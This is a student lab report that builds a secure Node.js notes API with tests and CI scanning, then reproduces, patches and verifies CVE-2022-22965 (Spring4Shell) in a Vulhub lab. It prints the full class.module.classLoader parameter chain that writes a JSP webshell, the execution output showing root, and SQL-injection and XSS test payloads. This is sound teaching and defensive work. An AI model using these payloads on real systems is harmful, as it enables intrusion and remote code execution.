实验一 安全 REST API 开发、CI/CD 与真实 CVE 漏洞分析

实验编号	：1
实验名称	：Secure REST API Development with CI/CD and Real CVE Vulnerability Analysis
变体号	：—
姓	：Wu
名	：ZiYang
HDU 学号	：23320121
日期	：2026-10-20
代码仓库	：`https://github.com/faris-faris-faris/work1-secure-notes-api`
流水线	：`https://github.com/faris-faris-faris/work1-secure-notes-api/actions`

1. 实验目的

1. 从零构建一个满足 OWASP Top 10 防护要求的 REST API：参数化 SQL、输出编码、 密码哈希、JWT 校验与对象级权限检查，并且**用测试而不是口头声明**证明每一项防护有效。
2. 把 SAST 与 SCA 接入 CI/CD，使每次 push 和 pull request 自动接受检查，并展示 工具本身的输出。
3. 在受控的 Vulhub 环境中复现一个真实 CVE，解释漏洞存在的根本原因，完成修补， 并证明攻击在修补后不再成功。
4. 以工程化形式呈现结果：可复现的命令、可对比的"修复前/修复后"证据，以及 **基于行为而非状态码**的修复验证。

2. 实验环境

项目	版本 / 说明
操作系统	Windows 11 (26300)；CI 运行于 `ubuntu-latest`
运行时	Node.js 24.16（CI 矩阵：Node 22 与 24）
Web 框架	Express 5.1
数据库	SQLite（Node 内置 `node:sqlite` 模块）
参数校验	Zod 3.25
认证	scrypt（$N=2^{15}$）+ HS256 JWT（`jsonwebtoken` 9.0）+ 轮换刷新令牌
测试	`node:test` + `supertest`，共 52 个用例
SAST	ESLint 9 + `eslint-plugin-security`
SCA	`npm audit`（CI）/ OSV.dev（`scripts/sca-osv.mjs`）
容器	Docker Desktop 29.8 + Docker Compose v2
CVE 靶场	Vulhub `spring/CVE-2022-22965`（Spring 5.3.17 → 5.3.18）

为什么选择 Node.js 而不是 Flask。 本课程此前的实验使用 Python/Flask 实现， 本次改用 Node.js + Express，是为了得到一份真正不同的实现，而不是把旧代码重新敲一遍。 同时它也覆盖了一组不同的失败模式：JavaScript 的原型与 JSON 处理、 `ORDER BY` 无法用占位符参数化、以及使用标准库 scrypt 而非 bcrypt 做口令哈希；作业要求的所有 安全点仍然全部覆盖。

3. 第一部分：安全 REST API

3.1 技术栈与初始化

```
mkdir work1-secure-notes-api && cd work1-secure-notes-api
npm init -y
npm install express@5 jsonwebtoken zod
npm install -D eslint eslint-plugin-security supertest
git init && git add . && git commit -m "feat: secure notes API skeleton"
git remote add origin https://github.com/faris-faris-faris/work1-secure-notes-api.git
git push -u origin main
```

```
src/
├── app.js              应用工厂：安全响应头、JSON 体积限制、统一错误处理
├── server.js           进程入口、优雅退出
├── config.js           环境变量配置与生产环境启动检查
├── db.js               建表语句与全部 SQL
├── security.js         scrypt、JWT、输出编码、登录限速
├── validation.js       每个请求的 Zod 校验模式
├── errors.js           面向客户端的统一错误类型
├── middleware/auth.js  JWT 校验中间件、归属判定
└── routes/             auth.js、notes.js
tests/                  52 个测试
cve/                    漏洞环境、利用脚本、补丁与验证
.github/workflows/ci.yml
```

业务场景是"校园公告板"：登录用户可以浏览公告，只有作者或管理员可以修改、删除。 选择这个场景是为了让**对象级权限（A01）**成为业务的一部分，而不只是附加检查。

3.2 API 设计

#	方法	路径	认证	作用
1	POST	`/auth/login`	—	接收 `login` / `password`，返回访问令牌与刷新令牌
2	GET	`/api/data`	Bearer	公告列表（`limit`、`offset`、`q`、`category`、`sort`）
3	POST	`/api/notes`	Bearer	**自选方法**：发布公告
+	GET	`/api/notes/:id`	Bearer	读取单条公告
+	PATCH	`/api/notes/:id`	Bearer	修改（仅作者或管理员）
+	DELETE	`/api/notes/:id`	Bearer	删除（仅作者或管理员）
+	POST	`/auth/refresh`	—	轮换刷新令牌并签发新的访问令牌
+	POST	`/auth/logout`	—	吊销刷新令牌
+	GET	`/api/me`	Bearer	当前身份与令牌元数据
+	GET	`/health`	—	存活探测

```
curl -s -X POST http://127.0.0.1:3000/auth/login \
     -H 'Content-Type: application/json' \
     -d '{"login":"alice","password":"Passw0rd!Alice"}'
```

```
{
  "access_token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...",
  "token_type": "Bearer",
  "expires_in": 900,
  "refresh_token": "8Kx…",
  "user": {"id": 1, "login": "alice", "display_name": "Alice (course admin)", "role": "admin"}
}
```

不带令牌访问受保护接口：

```
HTTP/1.1 401 Unauthorized
WWW-Authenticate: Bearer error="missing_token"
Content-Type: application/json; charset=utf-8

{"error":{"code":"missing_token","message":"Missing or malformed Authorization header (expected
\"Bearer <token>\")."}}
```

实测流程（`scripts/run-demo.ps1`，16 项检查全部 `PASS`）：

步骤	请求	结果
1	`GET /health`	200
2	`POST /auth/login`（错误口令）	401
3	`POST /auth/login`（alice）	200，返回 JWT 与刷新令牌，`expires_in=900`
4	无令牌 `GET /api/data`	**401** `missing_token`
5	伪造令牌 `GET /api/data`	**401** `invalid_token`
6	正常令牌 `GET /api/data`	200，`total=3`
7	`POST /api/notes`	**201**，`Location: /api/notes/4`
8	以 `bob` 身份 `PATCH` 该公告	**403 forbidden**
9	用 `alice' OR '1'='1` 登录	**401**
10	`GET /api/data?q=' OR 1=1 --`	200，`total=0`（按字面量处理）
11	存储 `<script>alert("XSS")</script>`	201，返回 `<script>…`
12	刷新后重放旧刷新令牌	200，随后 **401** `token_reuse`
13	修改并删除自己的公告	200、204
14	连续 6 次错误登录	**429**，`Retry-After: 300`




图 1 — 完整实测流程。每一行都是对真实 SQLite 数据库发起的真实请求的响应。

3.3 SQL 注入防护

原则一：所有值都走绑定参数。 `src/db.js` 是整个项目唯一包含 SQL 的模块， 因此"有没有拼接"只需审查一个文件：

```
const user = db.prepare('SELECT * FROM users WHERE login = ? COLLATE NOCASE').get(login);
```

原则二：`LIKE` 需要单独转义。 绑定参数只能阻止 SQL 语法注入，值中的 `%` 和 `_` 仍然是通配符。搜索"100%"不应返回全表，所以对搜索词做转义，并在语句中 声明转义符：

```
function likePattern(term) {
  return `%${term.replace(/[\\%_]/g, (char) => `\\${char}`)}%`;
}
// ...
`(n.title LIKE ? ESCAPE '\\' OR n.body LIKE ? ESCAPE '\\')`
```

原则三：标识符不能参数化，因此使用白名单。 排序字段来自客户端，但永远 不会进入 SQL 文本：

```
const SORT_CLAUSES = Object.freeze({
  newest: 'n.created_at DESC, n.id DESC',
  oldest: 'n.created_at ASC, n.id ASC',
  title:  'n.title COLLATE NOCASE ASC, n.id ASC',
});
const orderBy = SORT_CLAUSES[sort] || SORT_CLAUSES.newest;
```

枚举之外的值在进入数据层之前就被校验拒绝，所以 `?sort=id; DROP TABLE notes` 得到的是 `400`，而不是一条 SQL 语句。

证据。 `tests/notes.test.js` 向搜索接口发送 `' OR 1=1 --`、`' UNION SELECT * FROM users --`、`'; DROP TABLE notes; --`：结果全部为 `total=0`，随后断言 `notes` 表数据仍然完整。登录接口对恒真载荷返回 `401`。另一个测试搜索 `%`，只返回包含字面百分号的那一条公告。

3.4 XSS 防护

数据库原样保存文本，API 在**输出时**编码——这正是 OWASP XSS 防护速查表的要求。 在输入时编码会污染数据（下次编辑时还会二次编码）；在输出边界编码既能保持数据可被 JSON 客户端复用，又能让 HTML 消费者无法执行它。

```
const HTML_ESCAPES = { '&': '&amp;', '<': '&lt;', '>': '&gt;', '"': '&quot;', "'": '&#39;', '`':
'&#96;' };
export const escapeHtml = (value) => String(value).replace(/[&<>"'`]/g, (c) => HTML_ESCAPES[c]);
```

公告中所有用户可控字段（`title`、`body`、作者登录名与显示名）都在 `presentNote()` 中经过 `escapeHtml`。测试分别存储 `<script>`、`<img onerror>`、`<svg onload>`、`javascript:`、`<iframe>` 载荷，断言任何响应中都不出现原始形式， 同时直接查询 SQLite 确认数据库里仍是原始文本（证明是输出编码而非输入清洗）。

纵深防御：

- `Content-Type: application/json` 与 `X-Content-Type-Options: nosniff`；
- `Content-Security-Policy: default-src 'none'; frame-ancestors 'none'` ——即使 某处意外把载荷渲染成文档，也无法加载脚本或被嵌套；
- 校验拒绝控制字符并限制字段长度（`title` 120、`body` 4000），同时阻断日志注入；
- JSON 请求体使用 `.strict()` 拒绝未知字段，客户端无法把 `author_id` 或 `role` 夹带进创建请求。

3.5 身份认证

要求	实现
不存明文	scrypt，N=2^{15}、r=8、p=1、16 字节随机盐；参数随哈希一起保存，便于日后提高成本
恒定时间比较	对派生密钥使用 `crypto.timingSafeEqual`
签发令牌	HS256 JWT：`sub`、`iss`、`aud`、`iat`、`nbf`、`exp`、`jti`，有效期 15 分钟
每个受保护接口校验	`makeAuthMiddleware`：签名、算法、签发者、受众、过期时间、`sub`
算法固定	`algorithms: ['HS256']`，可抵御 `alg: none` 与 RS→HS 混淆攻击
吊销	每次请求都从数据库重新读取用户，账号删除后令牌立即失效
防枚举	未知用户与错误口令返回完全相同的 401，并执行一次等价的 scrypt 计算以拉平耗时
暴力破解	每 (IP, 登录名) 每 5 分钟 5 次失败 → `429` + `Retry-After`
刷新	256 位不透明随机串，数据库只存 SHA-256，每次使用即轮换；重放则吊销整个令牌族

刷新令牌的设计值得单独说明，因为多数"JWT + refresh"实现都在这里出错。 刷新令牌不是第二个 JWT，而是不透明随机串，数据库保存其哈希。每次使用都会轮换： 旧记录标记 `rotated_at`，在同一 `family_id` 下插入新记录。若已轮换的令牌再次出现， 要么客户端重放、要么令牌被盗，服务器直接吊销整个令牌族，使攻击者副本与受害者会话 一起失效：

```
if (row.rotated_at) {
  repo.revokeRefreshFamily(row.family_id);
  throw unauthorized('Refresh token already used; the session was revoked.', 'token_reuse');
}
```

证据： `tests/auth.test.js` 覆盖过期令牌、攻击者密钥签名、 `alg: none`、错误受众、 已删除用户、锁定与哈希格式； `tests/refresh.test.js` 覆盖轮换、重放检测与注销。

3.6 访问控制（A01）

所有写操作都基于数据库中已加载的记录判断，而不是只信任令牌：

```
const existing = repo.getNote(id);
if (!existing) throw notFound('Note not found.');
if (!canModifyNote(req.user, existing)) {
  throw forbidden('Only the author or an administrator may edit this note.');
}
```

`canModifyNote` 的实现是 `note.author_id === user.id || user.role === 'admin'`， 只存在于一个位置，新增路由无法"忘记"调用。测试创建第三个用户，断言其修改他人公告 得到 `403`，而管理员可以管理；非数字 id（`1 OR 1=1`）返回 `404`，不会变成数据库错误。

3.7 测试

```
npm test                  # 52 个测试
npm run coverage          # 行覆盖 96.7%，分支 86.0%，函数 95.2%
```

```
tests 52 | suites 6 | pass 52 | fail 0
all files | 96.73 % lines | 86.00 % branches | 95.18 % functions
```

每个测试文件用内存数据库构建独立应用，测试之间不共享状态，可任意顺序执行。 它们运行在真实的 Express 栈与真实的 SQL 引擎上，除日志外没有 mock。



图 2 — `node --test` 运行结果。

3.8 CI/CD 与 SAST/SCA

`.github/workflows/ci.yml` 在每次 push 与 pull request 时运行四个 job：

Job	工具	证明什么
`test`	`node --test`，Node 22 + 24 矩阵，覆盖率	功能与安全回归在两条 LTS 线上都通过
`lint`	ESLint `--max-warnings=0`	无未使用代码、无常见缺陷模式
`sast`	ESLint + `eslint-plugin-security`	无 `eval`、动态 `require`、不安全正则、`child_process` 误用等
`sca`	`npm audit --audit-level=high`	锁文件中没有已知存在漏洞的依赖

两个扫描器都会把输出写入 job summary 并作为 artifact 上传，评审者看到的是工具 输出本身，而不只是一个绿色对勾。

同样的四个 job 可以在本地复现（`scripts/ci-local.ps1`，因依赖已安装而跳过 `npm ci`）：

```
Job  Exit Status
test    0 PASS
lint    0 PASS
sast    0 PASS
sca     0 PASS
RESULT: all 4 jobs passed
```



图 3 — 在本机执行 `ci.yml` 中的四个 job。




图 4 — SAST 报告：分析 19 个文件，0 错误、0 警告。



图 5 — SCA 报告：190 个锁定依赖，无已知漏洞。

> **关于流水线链接。** 上述截图是在本机执行 `ci.yml` 中完全相同命令的真实结果； 仓库尚未从这台机器推送，因此暂时没有 Actions 运行链接。首次推送后，同样的四个 job 会在 GitHub 上运行，运行链接与 Actions 截图将补充/替换图 3。这里明确说明， 而不是把本地运行伪装成 GitHub 运行。

3.9 已知局限

- 限速器与会话状态在进程内：单实例正确，多实例部署需要 Redis（或共享表）才能 保证限速与吊销全局生效。
- 刷新令牌只做哈希存储，没有绑定设备；在轮换前就被使用的被盗令牌无法与真实客户端 区分。
- 本实验不包含浏览器前端，因此没有 CORS 层；真实部署需要显式白名单。
- SQLite 写操作串行化，适合实验，不适合写密集的生产服务。

---

4. 第二部分：CVE-2022-22965（Spring4Shell）

4.1 选题

属性	值
CVE	**CVE-2022-22965**
组件	Spring Framework MVC 数据绑定，Tomcat 上的 WAR 部署，JDK 9+
类别	CWE-94 — 代码生成控制不当（“代码注入”）
CVSS 3.1	**9.8 CRITICAL** — `AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H`
影响版本	Spring 5.3.0–5.3.17、5.2.0–5.2.19
修复版本	Spring 5.3.18 / 5.2.20（2022-03-31）
Vulhub	`vulhub/spring/CVE-2022-22965`

选择该 CVE 的原因：根本原因是**框架设计问题**而非某个应用漏写检查；利用只需一个 HTTP 请求，效果明确；修复方式是版本升级，正好对应实验要求的修补路径。

4.2 漏洞环境

```
cd cve
docker compose up -d          # vulhub/spring-webmvc:5.3.17
```

容器内为 Spring MVC 5.3.17，以 `ROOT.war` 打包，Tomcat 8.5.77，OpenJDK 11。 WAR 部署不是无关细节——原因见 4.4 节。

```
curl -s 'http://127.0.0.1:8080/?name=Bob&age=25'
# <h2>Hello, my name is Bob, I am 25 years old.</h2>
```

4.3 复现攻击

```
powershell -ExecutionPolicy Bypass -File .\exploit.ps1
```

```
1. Baseline: the application works normally
   <h2>Hello, my name is Bob, I am 25 years old.</h2>

2. Exploit: rewrite the Tomcat access-log valve into a JSP webshell
   HTTP 200

3. Trigger execution through the webshell: /tomcatwar.jsp?pwd=j&cmd=id
   uid=0(root) gid=0(root) groups=0(root)
   RCE CONFIRMED — the command output above was produced by the target process
   --- whoami ---
   root
   --- hostname ---
   fca45319547f
```




图 6 — 漏洞靶场：正常基线、恶意绑定请求，以及通过生成的 JSP 执行命令。

整个攻击只是一个 `GET /` 请求，参数**名**就是攻击载荷：

```
class.module.classLoader.resources.context.parent.pipeline.first.pattern=<JSP>
class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp
class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/ROOT
class.module.classLoader.resources.context.parent.pipeline.first.prefix=tomcatwar
class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=
```

另加三个请求头（`c1: Runtime`、`c2: <%`、`suffix: %>//`），由日志 pattern 在写入 时展开成 JSP 源码。属性路径沿容器的对象图逐级前进：

```
class → module → classLoader → resources → context → parent → pipeline → first
  Class    Module   WebappCL    WebRoot     Context    Host      Pipeline  AccessLogValve
```

`first` 就是 Tomcat 的 `AccessLogValve`。改写 `pattern`、`directory`、`prefix`、`suffix` 后，下一条访问日志会写入 `webapps/ROOT` 下的 `.jsp` 文件，日志内容就是 Servlet 源码，请求该文件即执行。`fileDateFormat` 置空去掉文件名中的日期，因此 shell 路径为 `/tomcatwar.jsp`。Tomcat 对访问日志有 128 KiB 缓冲，所以脚本等待约 10 秒再触发。

4.4 根本原因

Spring MVC 会把请求参数绑定到处理器方法的模型属性上：

```
@RequestMapping("/")
public String hello(Person person, Model model) { ... }
```

5.3.18 之前，`CachedIntrospectionResults` 向该绑定器暴露 JavaBeans 的 `class` 属性。攻击者从 `Class` 出发，可以到达 JDK 9+ 的 `Module`、模块的 `classLoader`、 Tomcat 的 Web 资源、`StandardContext`、其父 `StandardHost`、Host 的 pipeline， 以及第一个 Valve。每一步都是普通的公有 getter，**没有任何地方检查“这个请求是否 应该被允许触碰容器内部对象”**。

因此缺陷的本质是“绑定器本不该拥有的能力”，而不是示例应用漏写了一个鉴权检查。 两个前提条件缩小了影响范围：应用必须绑定 POJO（而不是逐个 `@RequestParam`）， 并且必须以 WAR 形式运行在 Tomcat 上，因为 `resources.context.parent` 是 Servlet 容器的对象图。JDK 8 上链路更短，该利用不成立；Spring Boot 可执行 jar 通常没有 配置访问日志 Valve，公开的利用链不成立（但公告仍认为该原语具有普遍性）。

影响：以 Tomcat 进程用户身份执行任意命令。本容器中该用户是 `root`，因此得到 `uid=0(root)`；正常部署中通常是服务账号，但它仍然拥有应用、数据库凭据与文件。

4.5 修复

`cve/Dockerfile.fixed` 用同一应用重新构建镜像，把 Spring 各 jar 升级到 **5.3.18**——使 `class.*`（以及 `Class.*`、`*.class.*`、`*.Class.*`）不可绑定的 版本。基础镜像没有 `jar` 工具，因此 Dockerfile 把 `ROOT.war` 解包为 `webapps/ROOT` 目录，替换 `WEB-INF/lib/spring-*.jar`，由 Tomcat 部署该目录。

```
docker compose down
docker compose -f docker-compose.fixed.yml up -d --build
docker exec spring4shell-fixed unzip -p \
  /usr/local/tomcat/webapps/ROOT/WEB-INF/lib/spring-webmvc-5.3.18.jar \
  META-INF/MANIFEST.MF | head -5
```

为什么这是正确的修复：改动位于 `CachedIntrospectionResults`， `class` 属性**根本 无法再被访问**，从而移除了原语，而不是只拦截一个公开载荷。公告中为无法升级的应用 提供的临时方案——在 `@InitBinder` 中调用 `setDisallowedFields("class.*", "Class.*", "*.class.*", "*.Class.*")` ——必须在 每个绑定输入的控制器中重复，因此升级框架更可取。

不构成修复的做法：删除 webshell（下一个请求会重建）、关闭访问日志（丢失审计且 原语仍在）、在 WAF 中拦截字面量 `class.module`（属性路径极易变形）、以非 root 用户 运行 Tomcat（是良好加固，但 webshell 仍以应用权限执行）。

4.6 验证修复

```
powershell -ExecutionPolicy Bypass -File .\verify-fix.ps1
```

```
1. Regression: the application still serves normal requests
GET /?name=Bob&age=25 -> HTTP 200
[PASS] normal request returns 200 and renders Bob, 25

2. Replay the exploit (Spring 5.3.18 ignores the class.* properties)
exploit request -> HTTP 200 (200 here means 'ignored', not 'exploited')

3. No webshell was written
GET /tomcatwar.jsp -> HTTP 404
[PASS] the JSP webshell does not exist (404)
[PASS] no *.jsp file in the exploded webroot

4. The access-log valve was not rewritten
last access-log line: 172.18.0.1 - - [...] "GET /?name=Regression&age=30 HTTP/1.1" 200 92
[PASS] the access log keeps the default pattern (request line, status, bytes)
[PASS] the log line does not contain JSP source

5. Binding of normal model properties still works
[PASS] argument binding for the normal model still works

RESULT: 6 passed, 0 failed
fix verified - all checks passed
```




图 7 — 修补后的靶场：全部检查通过，包括两个"简单测试"会漏掉的项目。

为什么验证不看状态码。 Spring 5.3.18 并不会对恶意请求返回 `400`，而是静默忽略 不可绑定的属性并返回正常页面（`200`）。因此"利用请求必须返回 400"的测试在**正确 修补**的服务器上会失败，并诱使有人去改测试而不是改服务器。脚本改为检查**效果**：

1. 根目录下不存在 `tomcatwar.jsp`，也没有任何 `.jsp` 被创建；

2. 在容器内部检查访问日志，仍保持默认 pattern——即 Valve 未被改写；
3. 正常的 `name` / `age` 绑定仍然有效，可发现"直接把绑定功能改坏"的假修复。

4.7 纵深防御

- 持续更新 Spring 与 Tomcat，把框架 CVE 当作依赖治理工作——第一部分的 SCA job 正是 在自动化这件事。
- 绑定到字段明确的 DTO，并用 `@InitBinder` 做白名单（默认拒绝），而不是只对少数 字段 `setAllowedFields`。
- 以非特权用户运行容器，Web 根目录只读。
- 部署 WAF **并且**保持框架已修补——WAF 争取时间，不是修复。
- 对请求日志中出现 `class.module.classLoader` 的行为告警：正常客户端不会发送它。

---

5. 结论

